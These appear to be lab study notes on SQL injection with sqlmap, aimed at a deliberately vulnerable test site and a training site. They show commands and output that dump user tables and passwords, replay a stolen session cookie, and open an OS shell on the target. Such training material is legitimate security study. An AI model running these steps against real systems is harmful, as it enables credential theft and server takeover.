SQL injection

to find Parameters

```
┌──(root㉿kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/ --crawl 2
```

To find databases

```
┌──(root㉿kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --technique "U" --dbs
```

Output

```
[06:16:42] [INFO] GET parameter 'artist' is 'Generic UNION query (NULL) - 1 to 10 columr
[06:16:42] [INFO] checking if the injection point on GET parameter 'artist' is a false p
GET parameter 'artist' is vulnerable. Do you want to keep testing the others (if any)? [
sqlmap identified the following injection point(s) with a total of 22 HTTP(s) requests:
---
Parameter: artist (GET)
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-2716 UNION ALL SELECT NULL,NULL,CONCAT(0x716a766a71,0x6f43736d684e6
36d737678625547494b516f676e6c,0x71706a7071)-- -
---
[06:16:46] [INFO] testing MySQL
[06:16:47] [INFO] confirming MySQL
[06:16:48] [INFO] the back-end DBMS is MySQL
web server operating system:'Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 8.0.0
[06:16:51] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[06:16:51] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/out

[*] ending @ 06:16:51 /2022-04-09/
```

To find tables

```
┌──(root㉿kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --technique "U" -D acuart --tables
```

To find detail of particular table

```
┌──(root㉿kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --technique "U" -D acuart -T users --columns
```

Example ->

```
[06:18:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL 8
[06:18:34] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+----------+----------------+
| Column   | Type           |
+----------+----------------+
| address  | mediumtext     |
| cart     | varchar(100)   |
| cc       | varchar(100)   |
| email    | varchar(100)   |
| name     | varchar(100)   |
| pass     | varchar(100)   |
| phone    | varchar(100)   |
| uname    | varchar(100)   |
+----------+----------------+
```

To find username

```
┌──(root㉿kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --technique "U" -D acuart -T users -C uname --dump
```


To find password

```
┌──(root㉿kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --technique "U" -D acuart -T users -C pass --dump
```

Output

```
[06:19:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL 8
[06:19:53] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+------+
| pass |
+------+
| test |
+------+
```


Manual payload




Manual IDOR is also available

Inspect or SQL Injection Attack Against MSSQL to Extract Databases using sqlmap

6. Right-click anywhere on the webpage and click **Inspect Element (Q)** from the context menu, as shown in the screenshot.



7. The **Developer Tools** frame appears in the lower section of the browser window. Click the **Console** tab, type **document.cookie** in the lower-left corner of the browser, and press **Enter**.



copy value

13. In the **Parrot Terminal** window, type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx id=1" --cookie="[cookie value that you copied in Step 8]" --dbs** and press **Enter**.

> In this query, **-u** specifies the target URL (the one you noted down in Step 6), **--cookie** specifies the HTTP cookie header value, and **--dbs** enumerates DBMS databases.


14. The above query causes sqlmap to enforce various injection techniques on the name parameter of the URL in an attempt to extract the database information of the **MovieScope** website.

15. If the message **Do you want to skip test payloads specific for other DBMSes? [Y/n]** appears, type **Y** and press **Enter**.

16. If the message **for the remaining tests, do you want to include all tests for 'Microsoft SQL Server' extending provided level (1) and risk (1) values? [Y/n]** appears, type **Y** and press **Enter**.

17. Similarly, if any other message appears, type **Y** and press **Enter** to continue.

finally we got databases



19. Now, you need to choose a database and use sqlmap to retrieve the tables in the database. In this lab, we are going to determine the tables associated with the database **moviescope**.

20. Type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx id=1" --cookie="[cookie value which you have copied in Step 8]" -D moviescope --tables** and press **Enter**.

> In this query, **-D** specifies the DBMS database to enumerate and **--tables** enumerates DBMS database tables.

21. The above query causes sqlmap to scan the **moviescope** database for tables located in the database.


23. Now, you need to retrieve the table content of the column **User_Login**.

24. Type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx id=1" --cookie="[cookie value which you have copied in Step 8]" -D moviescope -T User_Login --dump** and press **Enter** to dump all the **User_Login** table content.

25. sqlmap retrieves the complete **User_Login** table data from the database moviescope, containing all users' usernames under the **Uname** column and passwords under the **password** column, as shown in screenshot.

26. You will see that under the **password** column, the passwords are shown in plain text form.

finally



for OS Shell

☐ 30. Now, switch back to the **Parrot Terminal window**. Type **sqlmap -u "http://www.moviescope.com/viewprofile.asp id=1" --cookie="[cookie value which you have copied in Step 8]" --os-shell** and press **Enter**.

In this query, **--os-shell** is the prompt for an interactive OS shell.


☐ 31. If the message **do you want sqlmap to try to optimize value(s) for DBMS delay responses** appears, type **Y** and press **Enter** to continue.

☐ 32. Once sqlmap acquires the permission to optimize the machine, it will provide you with the OS shell. Type **hostname** and press **Enter** to find the machine name where the site is running.


☐ 33. If the message **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.

☐ 35. Type **TASKLIST** and press **Enter** to view a list of tasks that are currently running on the target system.

> If the message **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.



☐ 36. The above command retrieves the tasks and displays them under the **command standard output** section, as shown in the screenshots below.



☐ 37. Following the same process, you can use various other commands to obtain further detailed information about the target machine.